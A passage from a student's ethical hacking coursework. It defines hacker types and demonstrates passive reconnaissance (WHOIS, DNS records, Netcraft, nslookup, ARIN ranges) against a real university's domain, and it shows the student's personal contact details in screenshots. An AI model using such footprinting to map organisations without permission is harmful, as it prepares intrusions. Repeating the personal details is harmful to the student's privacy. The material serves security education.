
Ethical Hacking and Vulnerability Analysis Assessment

**CSEC 44062 - Ethical Hacking and
Vulnerability Analysis**

CS/2017/047
P. L. I. Umayanga

Table of Contents

1 Hacking.....	3
1.1 Introduction.....	3
1.2 Hackers	3
1.2.1 White Hat Hackers.....	3
1.2.2 Black Hat Hackers	3
1.2.3 Gray Hat Hackers.....	3
1.3 Ethical Hacking.....	4
1.3.1 White Box Penetration Testers.....	4
1.3.2 Licensed Penetration Testers.....	4
1.3.3 Cyber Warrior.....	4
2 The Reconnaissance Phase.....	5
2.1 Active Reconnaissance.....	5
2.2 Passive Reconnaissance	5
2.2.1 Reconnaissance via WHOIS	6
2.2.2 Reconnaissance via DNS	8
2.2.3 Reconnaissance via network ranges.....	14
2.2.4 Reconnaissance via search engines	16
2.2.5 Reconnaissance via websites	18
2.2.6 Reconnaissance via competitive intelligent	19
2.2.7 Reconnaissance via google hacking.....	19
2.2.8 Reconnaissance via Social Engineering.....	22
3 The Scanning Phase	22
3.1 Scanning via the NMAP Tool	23
3.2 Scanning via the Nessus Tool	26
3.3 Scanning via Openvas Tool.....	35
3.4 Ping to the Target Host.....	44
3.5 Passive Vulnerability Scanning.....	45
4 The Gaining Access Phase	47
4.1 Explore the Remote Host using Meterpreter.....	52
4.1.1 Show Running Processes	52
4.1.2 Create & Delete Folders in the Remote Machine using the Shell.....	52
4.1.3 Creating a Remote Desktop Session with the Remote Machine	55

4.1.4 Get the IP Address of the Remote Machine	56
5 The Maintaining Access Phase	57
5.1 Keyloggers	57
5.2 Backdoor	58
5.3 Password Cracking.....	62
5.3.1 Crack the Passwords using the hashdump	62
5.3.2 Hydra Tool	64
5.3.3 Kiwi Tool	67
6 The Covering of Tracks Phase	68
7 References.....	74

1 Hacking

1.1 Introduction

Hacking is identified as taking advantage of the vulnerability of a user or an organization to gain access to a PC or an organizational network of computers. Hacking can be used not only for compromising someone but also for education and pen-testing purposes. The person who conducts the hacking tasks is called a Hacker. Hacking can be ethical or non-ethical according to the purpose of the hacker. According to the purpose, hackers can be categorized into several types.[1]

1.2 Hackers

A hacker is a person who tries to gain access to other's PCs. As mentioned above, according to the purpose of the hacker, they can be divided mainly into three categories. They are White hat hackers, Black hat hackers, and Gray hat hackers.[2]

1.2.1 White Hat Hackers

White hat hackers are security experts in organizations. They work in government and private organizations to do security-related things for their organization's systems and prevent Cybercrimes. They do the pen tests, explore their systems' security weaknesses, patch them, and prevent attacks from outsiders to the company. They have permission to do the hacks for testing purposes.[2]

1.2.2 Black Hat Hackers

Black hat hackers are hackers with criminal intentions, the opposite of White hat hackers. The goal of their attacks is to destroy systems or steal information from systems. After they steal the information from the victims, they sell them to other parties to earn money. Most Black hat hackers attack financial organizations such as banks, insurance companies, etc. And also, these hackers don't have licenses.[2]

1.2.3 Gray Hat Hackers

Gray hat hackers are the hackers who lie between the White and Black hat hackers. These hackers can be done either good things or bad things. They always try to make money with their tasks. Gray hat hackers hack into the systems but don't tell others how to do it. Although they do hacks

and gain information, they don't destroy that information like Black hat hackers. Gray hat hackers also don't have licenses. Therefore, they also do things illegally.[2]

1.3 Ethical Hacking

Based on the hacker's intention, hacking can be done ethically or unethically. The intention of ethical hacking is good rather than unethical hacking. Ethical hacking is an authorized way to make an unauthorized attempt to go inside a computer. They don't want to harm the systems and want to prevent and ensure the security of the systems. Mostly ethical hackers are white hat hackers. They test their organizations' security using penetration tests and patch the vulnerabilities of the systems. Their responsibility is to protect their organization's systems from the attacks of the outside world. Within the ethical hacking approach, there are many types of hackers.[3] Some of them are;

1.3.1 White Box Penetration Testers

White box penetration testers are the pen testers who are specialists in this pen testing. They have a complete understanding of the system and network that they are going to test. White box penetration testers help the company identify its system and network vulnerabilities and provide solutions to those vulnerabilities.[3]

1.3.2 Licensed Penetration Testers

Licensed penetration testers, aka certified ethical hackers, have the authority in ethical hacking. They are White box hackers. Their responsibility is to find vulnerabilities and loopholes in organizational systems and networks.[3]

1.3.3 Cyber Warrior

A cyber warrior is also an authorized hacker a company hires and allows to get access to the company's system and network to find and fix vulnerabilities. Initially, the hacker does not have an understanding of the system and network of the company. But after the hacker enters the company's system and network, the hacker fully understands the vulnerabilities.[3]

The ethical hacking process can be divided into five phases. They are, respectively,[4]

- The Reconnaissance Phase
- The Scanning Phase
- The Gaining Access Phase
- The Maintaining Access Phase
- The Covering of Tracks Phase

2 The Reconnaissance Phase

This reconnaissance phase is the first phase of the ethical hacking process. The ethical hacker gains information about the target system and network in this phase. For that, the ethical hacker looks at the IP addresses, URLs, DNS records, etc. There are two methods in this reconnaissance phase. They are;[4]

- Active reconnaissance
- Passive reconnaissance

2.1 Active Reconnaissance

In Active reconnaissance, the attacker gains information about the system from engaging with that system. But it is risky because the attacker must reach the target system to gather information about that system and its vulnerabilities. There are several methods for active reconnaissance. Active scanning is one method. In this method, the attacker performs port scanning and OS fingerprinting tasks. And also, the attacker can use social engineering techniques as another method to fulfill Active reconnaissance. War driving is also another method of active reconnaissance. In this method, the attacker scans the wifi networks. The attacker uses rogue access points or evil twin attacks for War driving. Using drones is another method of active reconnaissance. Using this method, hackers place malicious pen drives in the victim's places.[4]

2.2 Passive Reconnaissance


Passive reconnaissance methods are less risky than Active reconnaissance. Using these methods, without gathering with the victim, the attacker observes the traffic that receives to their target and the information that can get publicly available. Using the internet, the attacker can find the victim's background information, such as organization websites, IP addresses, DNS servers, contact details,

etc. Because this information is gathered using a web search, the victim cannot identify the attacker. There are many Passive reconnaissance methods available. They are,[4]

- Reconnaissance via WHOIS
- Reconnaissance via DNS
- Reconnaissance via network ranges
- Reconnaissance via search engines
- Reconnaissance via websites
- Reconnaissance via competitive intelligent
- Reconnaissance via google hacking
- Reconnaissance via Social Engineering

2.2.1 Reconnaissance via WHOIS

WHOIS is a publicly available database that contains the details of websites such as name, domain started date, domain updated date, domain expiration date, name server details, etc. This database is available at "<https://who.is/>". The following figure shows the home page of this website.



To get the details, you should give the website's domain name or IP address. The following figures show the WHOIS search results for "google.com".

Running] - Oracle VM VirtualBox

My Account

https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums

who.is Search for domains or IP addresses... Premium Domains Transfer Features Login Sign Up

Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com

google.com is already registered. Interested in buying it? [Make an Offer](#)

.com	.net	.org	.co	.io	.app
Taken	Taken	Taken	Taken	Taken	Taken

.live
Taken

cached

google.com
whois information

Whois DNS Records Diagnostics

cache expires in 18 hours, 56 minutes and 34 seconds

refresh

Registrar Info

Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com

Use promo code WHOIS to save 15% on your first Name.com order.
Find the perfect domain at [Name.com](#)

[Running] - Oracle VM VirtualBox

My Account

https://myaccount.microsoft.com

Kali Linux Kali Tools Kali Docs Kali Forums

who.is Search for domains or IP addresses... Premium Domains Transfer Features Login Sign Up

Use promo code WHOIS to save 15% on your first Name.com order.
Find the perfect domain at [Name.com](#)

Registrar Info

Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On	2028-09-13
Registered On	1997-09-15
Updated On	2019-09-09

Name Servers


ns1.google.com	216.239.32.10
ns2.google.com	216.239.34.10
ns3.google.com	216.239.36.10

Site Status

Status	Active
Server Type	gws

Suggested Domains for

Everything you need in one place.
SAVE 15% ON YOUR FIRST ORDER
[USE PROMO CODE WHOIS](#)
Name.com
New customers only. Discount not applicable to domain transfers, renewals, or premium registrations.



2.2.2 Reconnaissance via DNS

DNS refers to Domain Name System. DNS converts the domain names into IP addresses to browse the websites. This service is supplied using DNS servers. They map the domain names that the users request into the IP addresses. The association instructions between the IP addresses and the domain names are called DNS records. The following shows examples of several types of DNS records and their usage.

A record - holds the IPv4 address of a domain

AAAA record - contains the IPv6 address for a domain

CNAME record - forwards one domain or subdomain to another domain (doesn't provide an IP address)

MX record - directs mail to an email server

NS record – stores the name server for a DNS entry

Using the above “WHOIS” database, we can also find the DNS records according to our domain. The following figure shows the DNS records of the "kln.ac.lk" website (University of Kelaniya).

Running] - Oracle VM VirtualBox

The screenshot shows a dual-pane interface. On the left, a Microsoft Edge window displays the 'My Account' page for 'CS/2017/047 - UMAYANGA P.L.I.'. It includes contact information: email (umayanga_cs17047@stu.kln.ac.lk) and phone number (766357947). On the right, a Firefox window shows the 'who.is' website with the URL <https://who.is/dns/kln.ac.lk>. The page title is 'kln.ac.lk DNS information'. Under the 'DNS Records' tab, a table lists the following DNS records:

Hostname	Type	TTL	Priority	Content
kln.ac.lk	SOA	3600		melinda.ns.cloudflare.com dns@cloudflare.com 2300216807 10000 2400 604800 3600
kln.ac.lk	NS	21600		melinda.ns.cloudflare.com
kln.ac.lk	NS	21600		tim.ns.cloudflare.com
kln.ac.lk	A	300		103.77.64.52
kln.ac.lk	MX	300	1	aspmx.l.google.com
kln.ac.lk	MX	300	10	alt3.aspmx.l.google.com
kln.ac.lk	MX	300	10	alt4.aspmx.l.google.com
kln.ac.lk	MX	300	5	alt1.aspmx.l.google.com
kln.ac.lk	MX	300	5	alt2.aspmx.l.google.com
www.kln.ac.lk	A	300		103.77.64.52
www.kln.ac.lk	CNAME	300		haproxy-01.kln.ac.lk

Also, we can use the “Netcraft” website to get the details based on the domain name. The following figure shows the search results of the website of the University of Kelaniya using “Netcraft”.

Running] - Oracle VM VirtualBox

The screenshot shows a dual-pane interface. On the left, a Microsoft Edge window displays the 'My Account' page for 'CS/2017/047 - UMAYANGA P.L.I.'. On the right, a Firefox window shows the 'NETCRAFT' website with the URL <https://sitereport.netcraft.com/?url=http://www.kln.ac.lk>. The page title is 'Site report for http://www.kln.ac.lk'. The 'Background' section includes the following details:

Site title	Date first seen
Home - University of Kelaniya	August 1998
Site rank	Netcraft Risk Rating
Not Present	0/10

The 'Description' field states: 'The University of Kelaniya is committed to provide high quality education and to conduct high impact research which will contribute significantly to the enhancement of existing knowledge in various fields of Humanities, Medicine, Sciences, Commerce & Management and to the development of the country.' The 'Primary language' is listed as English.

unning] - Oracle VM VirtualBox

Network

Site	http://www.kln.ac.lk	Domain	kln.ac.lk
Netblock Owner	Lanka Education and Research Network (LEARN)	Nameserver	melinda.ns.cloudflare.com
Hosting company	unknown	Domain registrar	unknown
Hosting country	LK	Nameserver organisation	whois.cloudflare.com
IPv4 address	103.77.64.52	Organisation	unknown
IPv4 autonomous systems	AS38229	DNS admin	dns.cloudflare.com
IPv6 address	Not Present	Top Level Domain	Sri Lanka (.ac.lk)
IPv6 autonomous systems	Not Present	DNS Security Extensions	Enabled
Reverse DNS	unknown		

IP delegation

IPv4 address (103.77.64.52)

IP range	Country	Name	Description
::ffff:0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 103.0.0.0-103.255.255,255	Australia	APNIC-AP	Asia Pacific Network Information Centre
↳ 103.77.64.0-103.77.67.255	Sri Lanka	LEARN-LK	Lanka Education and Research Network (LEARN)
↳ 103.77.64.52	Sri Lanka	LEARN-LK	Lanka Education and Research Network (LEARN)

SSL/TLS

This is not a HTTPS site. If you're looking for SSL/TLS information try the [HTTPS site report](#).

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
↳ Lanka Education and Re...	103.77.64.52	Linux	unknown	26-Jan-2023
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.26.10	Linux	unknown	19-Sep-2022
University of Kelyaniya	192.248.24.3	Linux	Apache	8-Jan-2022
University of Kelyaniya	192.248.24.5	Linux	Apache	16-Feb-2021
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.6	Linux	Apache	7-Jun-2019
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.6	Linux	Apache/2.2.12 Linux/SUSE	11-Apr-2017
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.3	Linux	Apache/2.2.15 Fedora	12-Dec-2010
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.3	Linux	Apache/2.2.15 Fedora	3-Nov-2004
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.3	Linux	Apache/2.0.40 Red Hat Linux	2-Apr-2004
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.3	Linux	unknown	1-Apr-2004

Sender Policy Framework

unning] - Oracle VM VirtualBox

SSL/TLS

This is not a HTTPS site. If you're looking for SSL/TLS information try the [HTTPS site report](#).

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
↳ Lanka Education and Re...	103.77.64.52	Linux	unknown	26-Jan-2023
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.26.10	Linux	unknown	19-Sep-2022
University of Kelyaniya	192.248.24.3	Linux	Apache	8-Jan-2022
University of Kelyaniya	192.248.24.5	Linux	Apache	16-Feb-2021
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.6	Linux	Apache	7-Jun-2019
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.6	Linux	Apache/2.2.12 Linux/SUSE	11-Apr-2017
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.3	Linux	Apache/2.2.15 Fedora	12-Dec-2010
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.3	Linux	Apache/2.2.15 Fedora	3-Nov-2004
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.3	Linux	Apache/2.0.40 Red Hat Linux	2-Apr-2004
Lanka Education and Research Network imported inetnum object for LEARN-1	192.248.24.3	Linux	unknown	1-Apr-2004

Sender Policy Framework

Running] - Oracle VM VirtualBox

Site report for http://www.kln.ac.lk

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of [rules](#). Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see [open-spf.org](#).

Warning: It appears that this host does not have an SPF record. There may be an SPF record on kln.ac.lk: Check the [site report](#).

Setting up an SPF record helps prevent the delivery of forged emails from your domain. Please note that an SPF record will only protect the domain it is added to and not any [mail-enabled subdomains](#). It is recommended to add an SPF record to any subdomain with an MX record.

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see [dmarc.org](#).

This host does not have a DMARC record. There may be a DMARC record on the site report for kln.ac.lk: Check the [site report](#).

Web Trackers

Running] - Oracle VM VirtualBox

Site report for http://www.kln.ac.lk

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.

1 known tracker was identified.

Companies	Categories
Google (1)	Analytics (1)

Company Primary Category Tracker Popular Sites with this Tracker

Google Analytics Googletagmanager [www.wappalyzer.com](#), [www.cnn.com](#), [www.coingecko.com](#)

Site Technology (fetched 5 days ago)

Running] - Oracle VM VirtualBox

Site Technology (fetched 5 days ago)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
PHP Enabled	Server supports PHP	www.cdep.ro , www.inspq.qc.ca , www.sigmalive.com
PHP	PHP is supported and/or running	www.w3schools.com , www.etsy.com , www.delft.it
SSL	A cryptographic protocol providing communication security over the Internet	twitter.com

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
Asynchronous Javascript	No description	www.paypal.com , www.linkedin.com , www.roblox.com
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.twitch.tv , www.amazon.com , www.google.com

Character Encoding

Character Encoding

Running] - Oracle VM VirtualBox

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

Technology	Description	Popular sites using this technology
UTF8	UCS Transformation Format 8 bit	web.telegram.org , mail-redir.mention.com

HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding	Gzip HTTP Compression protocol	www.usatoday.com , www.newsit.gr , www.hp.com

Doctype

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
HTML5	Latest revision of the HTML standard, the main markup language on the web	accounts.google.com , outlook.live.com , stackoverflow.com

HTML 5

HTML5

HTML5 is a markup language for structuring and presenting content for the World Wide Web and a core technology of the Internet. It is the fifth revision of the HTML standard.

Technology	Description	Popular sites using this technology
Viewport meta tag	HTML5 tag usually used for mobile optimization	www.arco.co.uk , www.msn.com , teams.microsoft.com

CSS Usage

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).

Technology	Description	Popular sites using this technology
External	Styles defined within an external CSS file	www.instagram.com , www.binance.com , www.netflix.com

Looking for similar sites?

Trying to find other sites using similar technology or running on the same infrastructure? Netcraft has been surveying the internet since 1995 and probably has the data you're looking for.

The "nslookup" is another method to do the reconnaissance via DNS. The following commands show how to use nslookup for reconnaissance. It initially gives the user's IP address, and then we can enter the domain name or IP address to get the details we want.

```

C:\Users\isuru_umayanga>nslookup
Default Server: Unknown
Address: fe80::960e:6bff:fe0d:75a4

> www.kln.ac.lk
Server: Unknown
Address: fe80::960e:6bff:fe0d:75a4

Non-authoritative answer:
Name: haproxy-01.kln.ac.lk
Address: 103.77.64.52
Aliases: www.kln.ac.lk

> set type=A
  
```

Using the “set type” keyword, we can get the data according to the DNS record type.

The screenshot shows a dual-pane interface. On the left is a web browser displaying a user profile for 'CS/2017/047 - UDAYANGA P.L.I.'. The profile includes a placeholder profile picture, the name 'CS/2017/047 - UDAYANGA P.L.I.', a blue 'Edit profile' button, and a 'Personal information' section. The 'Personal information' section contains the following details:

- Email address: umayanga_cs17047@stu.kln.ac.lk
- Country: Sri Lanka
- City/town: Bentota

On the right is a 'Command Prompt - nslookup' window. It displays the following command and its output:

```
> set type=A
> www.kln.ac.lk
Server: Unknown
Address: fe80::960e:6bff:fe0d:75a4

Non-authoritative answer:
Name: haproxy-01.kln.ac.lk
Address: 103.77.64.52
Aliases: www.kln.ac.lk

> set type=AAAA
> www.kln.ac.lk
Server: Unknown
Address: fe80::960e:6bff:fe0d:75a4

Name: www.kln.ac.lk

> set type=CNAME
> www.kln.ac.lk
Server: Unknown
Address: fe80::960e:6bff:fe0d:75a4

Non-authoritative answer:
www.kln.ac.lk canonical name = haproxy-01.kln.ac.lk

kln.ac.lk      nameserver = tim.ns.cloudflare.com
kln.ac.lk      nameserver = melinda.ns.cloudflare.com
tim.ns.cloudflare.com  internet address = 172.64.33.145
tim.ns.cloudflare.com  internet address = 173.245.59.145
tim.ns.cloudflare.com  internet address = 108.162.193.145
melinda.ns.cloudflare.com  internet address = 173.245.58.198
melinda.ns.cloudflare.com  internet address = 108.162.192.198
melinda.ns.cloudflare.com  internet address = 172.64.32.198
tim.ns.cloudflare.com  AAAA IPv6 address = 2a03:f800:50::6ca2:c191
tim.ns.cloudflare.com  AAAA IPv6 address = 2a06:98c1:50::ac40:2191
tim.ns.cloudflare.com  AAAA IPv6 address = 2a06:4700:58::adf5:3b91
melinda.ns.cloudflare.com  AAAA IPv6 address = 2a06:98c1:50::ac40:20c6
melinda.ns.cloudflare.com  AAAA IPv6 address = 2a06:4700:50::adf5:3ac6
```

The screenshot shows a dual-pane interface. On the left is a web browser displaying a user profile for 'CS/2017/047 - UDAYANGA P.L.I.'. The profile includes a placeholder profile picture, the name 'CS/2017/047 - UDAYANGA P.L.I.', a blue 'Edit profile' button, and a 'Personal information' section. The 'Personal information' section contains the following details:

- Email address: umayanga_cs17047@stu.kln.ac.lk
- Country: Sri Lanka
- City/town: Bentota

On the right is a 'Command Prompt - nslookup' window. It displays the following command and its output:

```
> set type=MX
> www.kln.ac.lk
Server: Unknown
Address: fe80::960e:6bff:fe0d:75a4

kln.ac.lk
primary name server = melinda.ns.cloudflare.com
responsible mail addr = dns.cloudflare.com
serial = 2300216807
refresh = 10000 (2 hours 46 mins 40 secs)
retry = 2400 (40 mins)
expire = 604800 (7 days)
default TTL = 3600 (1 hour)

> set type=NS
> www.kln.ac.lk
Server: Unknown
Address: fe80::960e:6bff:fe0d:75a4

kln.ac.lk
primary name server = melinda.ns.cloudflare.com
responsible mail addr = dns.cloudflare.com
serial = 2300216807
refresh = 10000 (2 hours 46 mins 40 secs)
retry = 2400 (40 mins)
expire = 604800 (7 days)
default TTL = 3600 (1 hour)
```

2.2.3 Reconnaissance via network ranges


This reconnaissance method uses ARIN (American Registry for Internet Numbers). ARIN is a regional network registry based in Canada, America, the Caribbean, and the North Atlantic islands.

The following figure shows the regions that are based on ARIN.



The distribution of Internet number resources, such as IPv4 & IPv6 address space and AS numbers, is managed by ARIN. We can use a website based on ARIN and WHOIS to get the ARIN details. The following figures show the ARIN details of “google”. They show the details of Autonomous system numbers, Network ranges, and Customers of “google”.[5]

Autonomous System Number	Network Range
AS151169	108.170.192.0 - 108.170.255.255
AS22959	108.177.0.0 - 108.177.127.255
AS36039	142.250.0.0 - 142.251.255.255
AS394507	172.217.0.0 - 172.217.255.255
AS394639	172.253.0.0 - 172.253.255.255
AS173.194.0.0-1	173.194.0.0 - 173.194.255.255
AS173.192.0.0-1	192.178.0.0 - 192.179.255.255
AS199.88.130.0-1	199.88.130.0 - 199.88.130.255
AS199.89.220.0-1	199.89.220.0 - 199.89.220.255
AS207.223.160.0-1	207.223.160.0 - 207.223.175.255



2.2.4 Reconnaissance via search engines

